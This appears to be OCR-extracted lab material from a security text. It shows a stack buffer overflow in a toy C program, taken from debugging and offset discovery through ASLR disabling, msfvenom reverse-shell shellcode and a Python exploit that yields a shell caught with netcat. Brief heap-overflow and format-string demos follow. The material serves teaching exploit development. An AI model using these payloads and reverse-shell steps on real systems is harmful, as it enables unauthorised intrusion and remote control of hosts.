
```c
#include <stdio.h>
#include <unistd.h>

int vuln() {
    char arr[400];
    int return_status;
    printf("What's your name?\n");
    return_status = read(0, arr, 400);
    printf("Hey %s", arr);
    return 0;
}

int main(int argc, char *argv[]) {
    vuln();
    return 0;
}
```



root@thp3:/var/www/html/bo# ./buff
What's your name?
root@thp3: /var/www/html/bo
File Edit View Search Terminal Help
root@thp3:/var/www/html/bo# ./edb
bash: ./edb: No such file or directory
root@thp3:/var/www/html/bo# edb
EDB is in 64 bit segment
OS is 64 bit
Starting edb version: 0.9.21
Please Report Bugs & Requests At: https://github.com/eteran/edb-debugger/issues
comparing versions: [4096] [2325]



edb
File View Debug Plugins Options Help
No Analysis Found For This Region
Registers
Attach To Process
Filter buff
Only Show Entries For My UID
PID
UID
Name
5054
root
buff
Cancel
OK
Data Dump
0x0000000000000000-0x0000000000000000


edb - /var/www/html/bo/buff [5054]
File View Debug Plugins Options Help
No Analysis Found For This Region
00007fff:f7b06061 48 3d 00 f0 ff ff cmp rax, -0x1000
00007fff:f7b06067 77 57 ja 0x7ffff7b060c0
00007fff:f7b06069 f3 c3 ret
00007fff:f7b0606b 0f 1f 44 00 00 nop dword [rax+rax]
00007fff:f7b06070 41 54 push r12
00007fff:f7b06072 55 push rbp
00007fff:f7b06073 49 89 d4 mov r12, rdx
00007fff:f7b06076 53 push rbx
00007fff:f7b06077 48 89 f5 mov rbp, rsi
00007fff:f7b0607a 89 fb mov ebx, edi
00007fff:f7b0607c 48 83 ec 10 sub rsp, 0x10
00007fff:f7b06080 e8 cb be 01 00 call 0x7ffff7b21f50
00007fff:f7b06085 4c 89 e2 mov rdx, r12
00007fff:f7b06088 41 89 c0 mov r8d, eax
Interrupted SYSCALL: read(0,0x00007fffffffde50,0x0000000000000320)
Syscall will be restarted on next step/run
rax = ffffffffffffe00
Registers
RAX ffffffffffffe00 -ERESTARTSYS;
RCX 00007ffff7b06061
RDX 0000000000000320
RBX 0000000000000000
RSP 00007fffffffde48
RBP 00007fffffffdff0
RSI 00007fffffffde50
RDI 0000000000000000
R8 0000000000000003
R9 00007ffff7abfeb0
R10 000000000000039c
R11 0000000000000246
R12 00005555555545c0
R13 00007fffffffe0f0
R14 0000000000000000
R15 0000000000000000
Register Tree
Bookmarks
Dump
0x00007ffff7a1e000-0x00007ffff7bcf000
00007fff:f7a3102e 72 65 61 64 5f 65 78 69 74 00 73 79 73 5f 73 69 read_exit.sys_si
00007fff:f7a3103e 67 61 62 62 72 65 76 00 70 74 68 72 65 61 64 5f gabbrev.pthread_
00007fff:f7a3104e 63 6f 6e 64 5f 62 72 6f 61 64 63 61 73 74 00 66 cond_broadcast.f
00007fff:f7a3105e 63 68 6f 77 6e 61 74 00 73 74 72 74 6f 66 36 34 chownat.strtof64
00007fff:f7a3106e 00 6c 64 65 78 70 6c 00 70 6f 73 69 78 5f 73 70 .ldexpl.posix_sp


Applications Places edb Sat 14:54
edb
File View Debug Plugins Options Help
No Analysis Found For This Region
Registers
Application Exited
The debugged application exited normally with exit code 0.
OK
Bookmarks
Registers
Data Dump


root@thp3:/var/www/html/bo# ./buff
What's your name?


edb - /var/www/html/bo/buff [5754]
File View Debug Plugins Options Help
No Analysis Found For This Region
00005555:5555471e c3 ret
00005555:5555471f 55 push rbp
00005555:55554720 48 89 e5 mov rbp, rsp
00005555:55554723 48 83 ec 10 sub rsp, 0x10
00005555:55554727 89 7d fc mov [rbp-4], edi
possible jump from 0x000055555555472c
return to 0x6161616161616161
Registers
RBX 0000000000000000
RSP 00007fffffffdff8
RBP 6161616161616161
RSI 00005555555547dc
RDI 00007ffff7dd3760
R8 000000000000019e
R9 00007fffffffde50
Register Tree
Bookmarks
Registers
Data Dump
0x0000555555554000-0x0000555555555000


Stack Pointer
top of stack
Locals of DrawLine
Frame Pointer
Return Address
Parameters for DrawLine
stack frame for DrawLine subroutine
Locals of DrawSquare
Return Address
Parameters for DrawSquare
stack frame for DrawSquare subroutine

```c
#include <stdio.h>
#include <unistd.h>

int vuln() {
    char arr[400];
    int return_status;
    printf("What's your name?\n");
    return_status = read(0, arr, 400);
    printf("Hey %s", arr);
    return 0;
}

int main(int argc, char *argv[]) {
    vuln();
    return 0;
}
```

```
root@thp3:~/bo# ./bufferoverflow
What's your name?
test user
Hey test user
```

```
root@thp3:~/bo# cat aaa | ./bufferoverflow
What's your name?
Segmentation fault
```

```
root@thp3:~/bo# gdb ./bufferoverflow
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < aaa
Starting program: /root/bo/bufferoverflow < aaa
What's your name?

Program received signal SIGSEGV, Segmentation fault.
0x000055555555471e in vuln ()
```

```
(gdb) info registers
rax            0x0      0
rbx            0x0      0
rcx            0x0      0
rdx            0x0      0
rsi            0x5555555547dc   93824992233436
rdi            0x7ffff7dd3760   140737351858016
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffdf98   0x7fffffffdf98
r8             0x19e    414
r9             0x7fffffffddf0   140737488346608
r10            0x555555756402   93824994337794
r11            0x555555756264   93824994337380
r12            0x5555555545c0   93824992232896
r13            0x7fffffffe090   140737488347280
r14            0x0      0
r15            0x0      0
rip            0x55555555471e   0x55555555471e <vuln+84>
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
```

```
(gdb) x $r9
0x7fffffffddf0: 0x41414141
(gdb) x $rsi
0x5555555547dc: 0x00000000
(gdb) x $r10
0x555555756402: 0x00000000
(gdb) x $r11
0x555555756264: 0x41414141
(gdb) x $r12
0x5555555545c0 <_start>:        0x8949ed31
```

```
root@thp3:~/bo# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@thp3:~/bo# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb
--length 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@thp3:~/bo# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb
--length 500 > unique
```

```
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < unique
Starting program: /root/bo/bufferoverflow < unique
What's your name?

Program received signal SIGSEGV, Segmentation fault.
0x000055555555471e in vuln ()
(gdb) x $rsp
0x7fffffffdf98: 0x6f41316f
(gdb)
```

```
root@thp3:~/bo# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
--query o1Ao
[*] Exact match at offset 424
```

```
Program received signal SIGSEGV, Segmentation fault.
0x000055555555471e in vuln ()
(gdb) x $r9
0x7fffffffded0: 0x41414141
(gdb) x $rsp
0x7fffffffe078: 0x41414141
```

```
root@thp3:~/bo# sudo bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysct
l.conf'
root@thp3:~/bo# sudo sysctl -p
kernel.randomize_va_space = 0
kernel.randomize_va_space = 0
kernel.randomize_va_space = 0
root@thp3:~/bo# cat /proc/sys/kernel/randomize_va_space
0
root@thp3:~/bo# ulimit -c unlimited
root@thp3:~/bo# ulimit -c
unlimited
```

```
root@thp3:~/bo# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.250.147 LP
ORT=4444  -e x64/xor -b "\x00\x0a\x0d\x20" -f py
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of py file: 586 bytes
buf =  ""
buf += "\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += "\xef\xff\xff\xff\x48\xbb\x17\x32\x4e\x2b\xac\xc9\x1c"
buf += "\x81\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += "\x7d\x1b\x16\xb2\xc6\xcb\x43\xeb\x16\x6c\x41\x2e\xe4"
buf += "\x5e\x54\x38\x15\x32\x5f\x77\x6c\x61\xe6\x12\x46\x7a"
buf += "\xc7\xcd\xc6\xd9\x46\xeb\x3d\x6a\x41\x2e\xc6\xca\x42"
buf += "\xc9\xe8\xfc\x24\x0a\xf4\xc6\x19\xf4\xe1\x58\x75\x73"
buf += "\x35\x81\xa7\xae\x75\x5b\x20\x04\xdf\xa1\x1c\xd2\x5f"
buf += "\xbb\xa9\x79\xfb\x81\x95\x67\x18\x37\x4e\x2b\xac\xc9"
buf += "\x1c\x81"
```

```
#!/usr/bin/python
payload_length = 424
## Amount of nops
nop_length = 100
return_address =  '\xd0\xde\xff\xff\xff\x7f\x00\x00'
## Building the nop slide
nop_slide = "\x90" * nop_length
buf =  ""
buf += "\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += "\xef\xff\xff\xff\x48\xbb\xc5\xe7\x76\x87\xc5\x35\x99"
buf += "\x1a\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += "\xaf\xce\x2e\x1e\xaf\x37\xc6\x70\xc4\xb9\x79\x82\x8d"
buf += "\xa2\xd1\xa3\xc7\xe7\x67\xdb\x05\x9d\x63\x89\x94\xaf"
buf += "\xff\x61\xaf\x25\xc3\x70\xef\xbf\x79\x82\xaf\x36\xc7"
buf += "\x52\x3a\x29\x1c\xa6\x9d\x3a\x9c\x6f\x33\x8d\x4d\xdf"
buf += "\x5c\x7d\x22\x35\xa7\x8e\x18\xa8\xb6\x5d\x99\x49\x8d"
buf += "\x6e\x91\xd5\x92\x7d\x10\xfc\xca\xe2\x76\x87\xc5\x35"
buf += "\x99\x1a"
padding = 'B' * (payload_length - nop_length - len(buf))
print nop_slide + buf +  padding + return_address
```

```
root@thp3:~/bo# gdb bufferoverflow
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gp
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copy
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufferoverflow...(no debugging symbols found)...d
(gdb) run < exp_buf
Starting program: /root/bo/bufferoverflow < exp_buf
What's your name?
process 2594 is executing new program: /bin/dash
```

```
root@thp3:~/bo# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.250.147] from (UNKNOWN) [192.168.250.147] 33384
ls
aaa
abc
bufferoverflow
bufferoverflow.c
confirm_424
core
exp_buf
exp_buf.py
exploit.py
exploit_buf
exploit_test
exploit_test.py
fuzzing
fuzzing_test
fuzzing_unique
pointer_loc
textfile
unique
```

```c
#include<stdio.h>
//#include<conio.h>
#include<string.h>


int main(int argc ,char** argv)
{
        char *buffer=malloc(20);
        strcpy(buffer,argv[1]);
        free(buffer);
}
```

```
khan@khanUbantu:~/Reverse_Engineering$ ./heapBufferOverflow 1111111111
khan@khanUbantu:~/Reverse_Engineering$ ./heapBufferOverflow 11111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
*** Error in `./heapBufferOverflow': free(): invalid next size (fast): 0x0000000001c47010 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f6bfdb8d7e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8037a)[0x7f6bfdb9637a]
/lib/x86_64-linux-gnu/libc.so.6(cfree+0x4c)[0x7f6bfdb9a53c]
./heapBufferOverflow[0x4005f9]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f6bfdb36830]
./heapBufferOverflow[0x4004e9]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:08 4855841                            /home/khan/Reverse_Engineering/heapBufferOverflow
00600000-00601000 r--p 00000000 08:08 4855841                            /home/khan/Reverse_Engineering/heapBufferOverflow
00601000-00602000 rw-p 00001000 08:08 4855841                            /home/khan/Reverse_Engineering/heapBufferOverflow
01c47000-01c68000 rw-p 00000000 00:00 0                                  [heap]
7f6bf8000000-7f6bf8021000 rw-p 00000000 00:00 0
7f6bf8021000-7f6bfc000000 ---p 00000000 00:00 0
7f6bfd900000-7f6bfd916000 r-xp 00000000 08:08 1577479                    /lib/x86_64-linux-gnu/libgcc_s.so.1
7f6bfd916000-7f6bfdb15000 ---p 00016000 08:08 1577479                    /lib/x86_64-linux-gnu/libgcc_s.so.1
7f6bfdb15000-7f6bfdb16000 rw-p 00015000 08:08 1577479                    /lib/x86_64-linux-gnu/libgcc_s.so.1
7f6bfdb16000-7f6bfdcd6000 r-xp 00000000 08:08 1581360                    /lib/x86_64-linux-gnu/libc-2.23.so
7f6bfdcd6000-7f6bfded6000 ---p 001c0000 08:08 1581360                    /lib/x86_64-linux-gnu/libc-2.23.so
7f6bfded6000-7f6bfdeda000 r--p 001c0000 08:08 1581360                    /lib/x86_64-linux-gnu/libc-2.23.so
7f6bfdeda000-7f6bfdedc000 rw-p 001c4000 08:08 1581360                    /lib/x86_64-linux-gnu/libc-2.23.so
7f6bfdedc000-7f6bfdee0000 rw-p 00000000 00:00 0
7f6bfdee0000-7f6bfdf06000 r-xp 00000000 08:08 1581358                    /lib/x86_64-linux-gnu/ld-2.23.so
7f6bfe0e2000-7f6bfe0e5000 rw-p 00000000 00:00 0
7f6bfe104000-7f6bfe105000 rw-p 00000000 00:00 0
7f6bfe105000-7f6bfe106000 r--p 00025000 08:08 1581358                    /lib/x86_64-linux-gnu/ld-2.23.so
7f6bfe106000-7f6bfe107000 rw-p 00026000 08:08 1581358                    /lib/x86_64-linux-gnu/ld-2.23.so
7f6bfe107000-7f6bfe108000 rw-p 00000000 00:00 0
7ffd266ff000-7ffd26720000 rw-p 00000000 00:00 0                          [stack]
7ffd2674b000-7ffd2674e000 r--p 00000000 00:00 0                          [vvar]
7ffd2674e000-7ffd26750000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
Aborted (core dumped)
```


```c
#include<stdio.h>
//#include<conio.h>
#include<string.h>
#include<stdlib.h>

int main(int argc ,char** argv)
{
        printf(argv[1]);
}
```


```c
#include <stdio.h>

void main(int argc, char** argv)
{
        // printf accepts multiple arguments
        // first argument is a format string
        // many programmers assume this is only argument
        printf("%s", argv[1]);
}
```


```
khan@khanUbantu:~/Reverse_Engineering$ gcc formatString.c  -o formatString
formatString.c: In function ‘main’:
formatString.c:8:2: warning: format not a string literal and no format arguments [-Wformat-security]
  printf(argv[1]);
  ^
khan@khanUbantu:~/Reverse_Engineering$ ./formatString hello
hellokhan@khanUbantu:~/Reverse_Engineering$
```


```
khan@khanUbantu:~/Reverse_Engineering$ ./formatString "%p %p %p %p %p %p %p %n"
Segmentation fault (core dumped)
khan@khanUbantu:~/Reverse_Engineering$ ./formatString "%p %p %p %p %p"
0x7fff10b76f38 0x7fff10b76f50 (nil) 0x4005d0 0x7f667a80bab0khan@khanUbantu:~/Reverse_Engineering$
```

